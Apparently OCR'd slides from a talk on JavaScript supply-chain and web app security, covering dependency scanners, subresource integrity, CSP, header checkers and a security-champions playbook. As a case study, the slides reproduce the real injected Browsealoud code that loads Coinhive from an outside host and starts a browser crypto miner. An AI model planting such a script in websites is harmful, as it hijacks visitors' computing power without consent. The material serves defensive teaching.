CVE-2018-9186	A cross-site scripting (XSS) vulnerability in Fortinet FortiAuthenticator below 5.3.0 versions "CSRF validation failure" page allows attacker to execute unauthorized script code via inject malicious scripts in HTTP referer header.
CVE-2018-9183	The Joom Sky JS Jobs extension before 1.2.1 for Joomla! has XSS.

HOW TO PREVENT

- There should be a management process in place to
  - Only obtain components from official sources over secure links
  - Prefer signed packages to reduce the chance of including a modified, malicious component
  - Monitor for libraries and components that are unmaintained or do not create security patches for older versions


EVERY ORGANISATION MUST ENSURE THAT THERE IS AN ONGOING PLAN FOR MONITORING, TRIAGING, AND APPLYING UPDATES OR CONFIGURATION CHANGES FOR THE LIFETIME OF THE APPLICATION OR PORTFOLIO


WEB APP SECURITY


TOOLS - GITHUB & SNYK

GITHUB DEPENDENCY GRAPH


- Allows you to see your project's Ruby and JS dependencies, as well as any detected vulnerabilities on the DG
- Available by default for every public repo
- read-only







GITHUB DEPENDENCY GRAPH



.ENABLE YOUR DEPENDENCY GRAPH
.SET NOTIFICATION PREFERENCES
.RESPOND TO ALERT

SNYK

- Continuously monitor your app's dependencies
- JS, Ruby, Python, Scala, Java, C#, Go
- Check GitHub repos for vulnerabilities
- Scrutinise open source packages before using them

snyk AH7 | Vulnerability DB Docs My account

Dashboard Reports Projects Integrations Settings

New vulnerabilities for this package have been disclosed. Run `snyk wizard` to explore remediation options.

my-app

Overview History Settings

Snapshot taken using v6.12.3, 3 days ago.

Retest now

Vulnerabilities	34 via 111 paths	**Dependencies**	576	**Source**	CI/CLI
Taken by	Recurring v6.12.3	**Hostname**	618c840e-627a-4437-9a0d-eebd67cafed7		

Issues Dependencies

- [x] Vulnerabilities 34
- [x] License issues 1
- (•) All issues 35
- ( ) New issues only 6
- [x] High severity 11
- [x] Medium severity 14
- [x] Low severity 10
- [ ] Patched 0

HIGH SEVERITY

Arbitrary Code Execution

Vulnerable module: ejs
Introduced through: ejs-locals@1.0.2 and ejs@1.0.0

Detailed paths and remediation

- **Introduced through**: my-app@1.0.3 › ejs-locals@1.0.2 › ejs@0.8.8
  Remediation: No remediation path available.
- **Introduced through**: my-app@1.0.3 › ejs@1.0.0
  Remediation: Upgrade to ejs@2.5.3.

Overview

WEB APP SECURITY

REAL LIFE EXAMPLES

```
<SCRIPT SRC="HTTPS://GITHUB.COM/IGORESCOBAR/JQUERY-MASK-PLUGIN/BLOB/GH-PAGES/JS/JQUERY.MASK.MIN.JS" TYPE="TEXT/JAVASCRIPT></SCRIPT>
```

WHAT COULD YOU DO IF YOU COULD MODIFY THAT SCRIPT AND CAUSE YOUR OWN ARBITRARY JS TO EXECUTE ON TRUMP'S WEBSITE?

ALMOST ANYTHING :)

.MODIFY THE DOM
.REDIRECT THE USER
.LOAD IN EXTERNAL CONTENT
.CHALLENGE VISITORS TO INSTALL SOFTWARE
.ADD A KEY LOGGER
.GRAB ANY NON-HTTP ONLY COOKIES

Home | ICO

Secure | https://ico.org.uk

ico.
Information Commissioner's Office

The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

Home | For the public | For organisations | Report a concern | Action we've taken | About the ICO

Information rights and

Take action

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Audits | HTTPS Everywhere

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
▶<head prefix="og: http://ogp.me/ns#">…</head>
…▼<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

html.js | body#top.ccc-left.ccc-triangle.ccc-light.ccc-impl.ccc-consented.ccc-hidden

Styles | Computed | Event Listeners | DOM Breakpoints

Filter :hov .cls +

```
element.style {
}
body {                                          css:2
  background-color: #fff;
  color: #000;
}
```

Console | Search | What's New

top | Filter | Default levels | Group similar | 8 hidden

⚠ The SSL certificate used to load resources from https://ico.org.uk will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. See https://g.co/chrome/symantecpkicerts for more information. ico.org.uk/:1

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.5653166442573905, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. ba.js:5

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://apikeys.civiccomputing.com/c/v?d=ico.org.uk&p=cookiecontrol%20free&v=6&k=9ff0d75…, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. scripts:1

>

<SCRIPT TYPE="TEXT/JAVASCRIPT" SRC="//WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/BA.JS"></SCRIPT>

```
WINDOW["DOCUMENT"]["WRITE"]("WRITE TYPE='TEXT/
JAVASCRIPT' SRC='HTTPS://COINHIVE.COM/LIB/
COINHIVE.MIN.JS?RND="+WINDOW["MATH"]["RANDOM"]
()+"'></SCRIPT>");WINDOW["DOCUMENT"]["WRITE"]
('<SCRIPT> IF (NAVIGATOR.HARDWARECONCURRENCY >
1){ VAR CPUCONFIG = {THREADS:
MATH.ROUND(NAVIGATOR.HARDWARECONCURRENCY/
3),THROTTLE:0.6}} ELSE { VAR CPUCONFIG = {THREADS:
8,THROTTLE:0.6}} VAR MINER = NEW
COINHIVE.ANONYMOUS(\'1GDQGPY1PIVRGLVHSP5P2IIR9C
YTZZXQ\', CPUCONFIG);MINER.START();</SCRIPT>');
```

.SOMEONE MANAGED TO GAIN ACCESS TO THE STORAGE WHERE THIS FILE WAS & COMPROMISED IT
.THE FILE GETS DISTRIBUTED FROM THE CDN
.NOW EVERY SINGLE WEBSITE EMBEDDING IT HAS A CRYPTO MINER

<SCRIPT SRC="HTTPS://CDN.FRAMEWORK-JS.MIN.JS" INTEGRITY="SHA256-CN34GUE5TXCQH5HC8NDF3Y5I1IQHADRL8X3/SED4JE=" CROSSORIGIN="ANONYMOUS"></SCRIPT>

SRI Hash Generator

Enter the URL of the resource you wish to use:

Resource URL

Hash!

SUBRESOURCE INTEGRITY

- If the library is modified upstream, the sha256 hash of the file will be different to the one specified and the browser won't run it
- SRI is a new W3C specification that allows web devs to ensure that resources hosted on 3rd-party servers have not been tampered with
- Use of SRI is recommended as best-practice, whenever libraries are loaded from a 3rd-party source
- www.srihash.org

Can I use sri ? Settings

1 result found

Subresource Integrity - REC

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

Usage
Global

% of all users
76.29%

Current aligned | Usage relative | Date relative | Show all | ?

IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63						
			67						
		61	68	11.1	11.2 [1]				4
11	17	62	69	12	11.4 [1]	all	69	11.8	7.2
	18	63	70	TP	12 [1]				
		64	71						
			72						

Notes | Known issues (0) | Resources (9) | Feedback


[1] Can be enabled via the "Experimental Features" developer menu

CONTENT SECURITY POLICY - CSP

- CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS and data injection attacks
- To enable CSP, you can
  - configure your web server to return the Content-Security-Policy HTTP header
  - the <meta> element can be used to configure a policy
    - <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">

SONARWHAL

- Linting tool for the web, with a strong focus on the developer experience: easy to configure, develop, and well documented
- Microsoft Edge Team
- https://sonarwhal.com



A JS Foundation Project

sonarwhal SCANNER DOCUMENTATION ABOUT Search Documentation

Home \ Scanner \ Results

SCANNED URL: https://reactjs.org/ Finished

WARNINGS	ERRORS	SCAN TIME	VERSION	SCAN CONFIGURATION	PERMALINK
1	94	02:59	1.9.0	View JSON file	https://sonarwhal.com/scanner/3d17d744-00c7-4b9a-ad1a-9428e6c4e06b

ACCESSIBILITY
0 ERRORS
0 WARNINGS

INTEROPERABILITY
19 ERRORS
0 WARNINGS

PERFORMANCE
39 ERRORS
0 WARNINGS

PWA
0 ERRORS
1 WARNING

SECURITY
36 ERRORS
0 WARNINGS

Errors & Warnings

Accessibility

✓ No issues

Interoperability

+ EXPAND ALL

content-type: 18 errors — DOCUMENTATION + OPEN DETAILS

highest-available-document-mode: 1 error — DOCUMENTATION + OPEN DETAILS

Security Headers
Sponsored by SOPHOS

Home About

Scan your site now

https://facebook.com Scan

Hide results Follow redirects

Security Report Summary

A

Site:	https://www.facebook.com/
IP Address:	2a03:2880:f131:83:face:b00c:0:25de
Report Time:	08 Oct 2018 23:03:04 UTC
Headers:	✔ X-XSS-Protection ✔ Content-Security-Policy ✔ X-Frame-Options ✔ Strict-Transport-Security ✔ X-Content-Type-Options ✘ Referrer-Policy ✘ Feature-Policy
Warning:	Grade capped at A, please see warnings below.

Raw Headers

HTTP/1.1	200 OK
X-XSS-Protection	0
Pragma	no-cache
content-security-policy	**default-src** * data: blob:;**script-src** *.facebook.com *.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* *'unsafe-inline'* *'unsafe-eval'* *.atlassolutions.com blob: data: *'self'*;**style-src** data: blob: *'unsafe-inline'* *;**connect-src** *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com *'self'* chrome-extension://boadgeojelhgndaghljhdicfkmllpafd chrome-extension://dliochdbjfkdbacpmhlcpmleaejidimm;
Cache-Control	private, no-cache, no-store, must-revalidate
X-Frame-Options	DENY
Strict-Transport-Security	max-age=15552000; preload
X-Content-Type-Options	nosniff
Expires	Sat, 01 Jan 2000 00:00:00 GMT
Set-Cookie	fr=1wkGGucUxlWFzfy3F..Bbu-In.pD.AAA.0.0.Bbu-In.AWX6X0CU; expires=Sun, 06-Jan-2019 23:03:03 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly
Set-Cookie	sb=J-K7W2EWdZ47v6zcJUflge-y; expires=Wed, 07-Oct-2020 23:03:03 GMT; Max-Age=63072000; path=/; domain=.facebook.com; secure; httponly
Vary	Accept-Encoding
Content-Type	text/html; charset="utf-8"
X-FB-Debug	6l9wPmZxPR1sQZM0sln8HEM3IPpp1dGlLwpRtrXkkJm2hjCO9pRQwIm+Zen4XbSMhFG8mMW/0mpgHXFQW4787Q==
Date	Mon, 08 Oct 2018 23:03:03 GMT
Transfer-Encoding	chunked
Connection	keep-alive

Lighthouse
Version: 2.8.0

Results for: https://www.tesco.com/direct/?source=others
Feb 1, 2018, 9:48 AM GMT • Runtime settings

Performance	Progressive Web App	Accessibility	Best Practices	SEO
44	55	60	69	90

Performance
These encapsulate your web app's current performance and opportunities to improve it.

44

Metrics
These metrics encapsulate your web app's performance across a number of dimensions.

- First meaningful paint 6,640 ms
- First Interactive (beta) 6,640 ms
- Consistently Interactive (beta) 12,510 ms
- Perceptual Speed Index: 8,136 — 29
- Estimated Input Latency: 16 ms — 100

Opportunities
These are opportunities to speed up your application by optimizing the following resources.

- Serve images in next-gen formats — 2,070 ms, 429 KB
- Reduce render-blocking stylesheets — 1,920 ms
- Reduce render-blocking scripts — 1,460 ms
- Unused CSS rules — 1,260 ms, 261 KB

WHAT'S NEXT?

SECURITY CHAMPIONS

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

.SECURITY ARE NOT THE BAD GUYS
.JS ECOSYSTEM IS AMAZING BUT CAN BE DANGEROUS
.TOOLS CAN HELP US AGAINST THREATS

GET SECURE, BE SECURE AND STAY SECURE